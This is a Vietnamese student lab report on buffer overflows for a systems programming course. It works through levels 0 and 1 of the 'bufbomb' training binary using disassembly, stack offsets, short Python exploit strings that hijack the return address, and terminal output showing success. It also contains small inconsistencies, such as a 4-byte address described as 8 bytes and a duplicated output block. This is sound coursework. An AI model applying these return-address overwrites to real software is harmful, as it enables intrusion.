BÁO CÁO THỰC HÀNH

Môn học: Lập trình hệ thống (NT209)

Lab 5 – Buffer overflow (Phần 1)

GVHD: Đỗ Thị Thu Hiền

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)
Lớp: NT209.N21.ANTN.1

STT	Họ và tên	MSSV	Email
1	Nguyễn Văn Khang Kim	21520314	
2	Lưu Gia Huy	21520916	

2. NỘI DUNG THỰC HIỆN:[1]

STT	Công việc	Kết quả tự đánh giá
1	Level 0	10/10
2	Level 1	10/10

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

[1] Ghi nội dung công việc, yêu cầu trong bài Thực hành

BÁO CÁO CHI TIẾT

1. Level 0


E.1 Vẽ stack

```
.text:08147438 var_30          = byte ptr -30h
.text:08147438
.text:08147438 ; __unwind {
.text:08147438                 push    ebp                     1
.text:08147439                 mov     ebp, esp
.text:0814743B                 sub     esp, 38h                2
.text:0814743E                 sub     esp, 0Ch
.text:08147441                 lea     eax, [ebp+var_30]
.text:08147444                 push    eax                     3
.text:08147445                 call    Gets
.text:0814744A                 add     esp, 10h
.text:0814744D                 mov     eax, 1
.text:08147452                 leave
.text:08147453                 retn
.text:08147453 ; } // starts at 8147438
.text:08147453 getbuf          endp
.text:08147453
```

(1) 2 Dòng code đầu của getbuf lưu lại %ebp của hàm mẹ(test) và gán giá trị mới cho %ebp để trỏ đến stack frame mới của nó.

(2) Tạo 1 không gian trong stack frame bằng cách trừ %esp xuống 0x38 = 56 bytes và 0xC = 12 bytes, vậy tổng cộng 68 bytes.

(3) Truyền tham số cần thiết để gọi Gets. Ta có Gets chỉ nhận 1 tham số đầu vào là vị trí lưu chuỗi. Mặt khác, trước khi gọi hàm thì địa chỉ ở vị trí %ebp+var30, tức là vị trí %ebp-0x30 = %ebp -48(ebp trong stack của getbuf) được đưa vào stack, ta có thể kết luận vị trí %ebp-48 này chính là vị trí lưu chuỗi nhập vào.



E.2 Xác định độ dài chuỗi và vị trí cần ghi đè

Mục tiêu là ghi đề địa chỉ trả về trong stack của getbuf. Khoảng cách giữa vị trí lưu chuỗi buf và vị trí cần ghi đè(địa chỉ trả về) từ %ebp-48 đến %ebp+4 là 48+4=52 bytes.

E.3 Xác định giá trị mới sẽ ghi đè

Dùng công cụ jump , tìm kiếm hàm smoke, ta lấy được địa chỉ của hàm là 0x08146C7B

E.4 Dựng chuỗi exploit

Ta có chuỗi exploit có dạng 52bytes bất kỳ + 8bytes địa chỉ của hàm smoke

```
1 str = '\xFF'*52
2 str += '\x7B\x6C\x14\x08'
3
4 print(str)
5
```

E.5 Kết quả

```
khangkim@khangkim-VirtualBox:~/Downloads$ python2 ./input.py | ./bufbomb -u 0916
0314
Userid: 09160314
Cookie: 0x3f5a1fab
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
khangkim@khangkim-VirtualBox:~/Downloads$
```

2. Level 1


E.1 Vẽ stack

```
.text:08147438 var_30          = byte ptr -30h
.text:08147438
.text:08147438 ; __unwind {
.text:08147438                 push    ebp
.text:08147439                 mov     ebp, esp
.text:0814743B                 sub     esp, 38h
.text:0814743E                 sub     esp, 0Ch
.text:08147441                 lea     eax, [ebp+var_30]
.text:08147444                 push    eax
.text:08147445                 call    Gets
.text:0814744A                 add     esp, 10h
.text:0814744D                 mov     eax, 1
.text:08147452                 leave
.text:08147453                 retn
.text:08147453 ; } // starts at 8147438
.text:08147453 getbuf          endp
.text:08147453
```

Tương tự level0 vị trí lưu trữ chuỗi nhập vào là %ebp - 48.

```
.text:08146CA8 arg_0           = dword ptr  8
.text:08146CA8
.text:08146CA8 ; __unwind {
.text:08146CA8                 push    ebp
.text:08146CA9                 mov     ebp, esp
.text:08146CAB                 sub     esp, 8
.text:08146CAE                 mov     edx, [ebp+arg_0]
.text:08146CB1                 mov     eax, ds:cookie
.text:08146CB6                 cmp     edx, eax
.text:08146CB8                 jnz     short loc_8146CDC
.text:08146CBA                 sub     esp, 8
.text:08146CBD                 push    [ebp+arg_0]
.text:08146CC0                 push    offset aFizzYouCalledF ; "Fizz!: You called fizz(0x%x)\n"
.text:08146CC5                 call    _printf
.text:08146CCA                 add     esp, 10h
.text:08146CCD                 sub     esp, 0Ch
.text:08146CD0                 push    1
.text:08146CD2                 call    validate
.text:08146CD7                 add     esp, 10h
.text:08146CDA                 jmp     short loc_8146CEF
```

Ta khi ta gọi hàm fizz bằng cách ghi đè địa chỉ trả về của hàm getbuf mà không dùng lệnh call, thì sẽ không có lệnh đưa return address vào stack nên khi hàm fizz gọi push ebp thì giá trị của ebp sẽ được ghi vào stack tại địa chỉ vốn dành cho return address.



E.2 Xác định độ dài chuỗi và vị trí cần ghi đè

Ta thấy cần phải ghi đè địa chỉ của hàm fizz tại vị trí %ebp(of getbuf) + 4. Và tham số thứ nhất của hàm fizz tại vị trí của %ebp(of getbuf) + 12 tại tương ứng với vị trí %ebp(of fizz) + 8(tham số thứ nhất của hàm fizz).

E.3 Xác định giá trị mới sẽ ghi đè

Địa chỉ trả về của hàm fizz là 0x08146CA8.

```
int __cdecl fizz(int a1)
{
  if ( a1 == cookie )
  {
    printf("Fizz!: You called fizz(0x%x)\n", a1);
    validate(1);
  }
  else
  {
    printf("Misfire: You called fizz(0x%x)\n", a1);
  }
  exit(0);
  return bang();
}
```

```
khangkim@khangkim-VirtualBox:~/Downloads$ python2 ./input.py | ./bufbomb -u 0916
0314
Userid: 09160314
Cookie: 0x3f5a1fab
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
khangkim@khangkim-VirtualBox:~/Downloads$
```

Tham số thứ nhất chính là cookie: 0x3f5a1fab.

E.4 Dựng chuỗi exploit

```
1 str = '\xFF'*52
2 str += '\xA8\x6C\x14\x08'
3 str += '\xFF'*4
4 str += '\xAB\x1F\x5A\x3F'
5
6 print(str)
```

E.5 Kết quả

```
khangkim@khangkim-VirtualBox:~/Downloads$ python2 input.py | ./bufbomb -u 091603
14
Userid: 09160314
Cookie: 0x3f5a1fab
Type string:Fizz!: You called fizz(0x3f5a1fab)
VALID
NICE JOB!
khangkim@khangkim-VirtualBox:~/Downloads$
```

YÊU CẦU CHUNG

Báo cáo:

- File **.PDF**.
- Đặt tên theo định dạng: **[Mã lớp]-Lab5_NhomX_MSSV1-MSSV2.pdf** (trong đó X là số thứ tự nhóm, MSSV gồm đầy đủ MSSV của tất cả các thành viên thực hiện bài thực hành).

  Ví dụ: [NT209.N21.ANTN.1]-Lab4_Nhom2_21520001-21520013.pdf.
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá:

- Hoàn thành tốt yêu cầu được giao.
- Có nội dung mở rộng, ứng dụng.

Bài sao chép, trễ, … sẽ được xử lý tùy mức độ vi phạm.

HẾT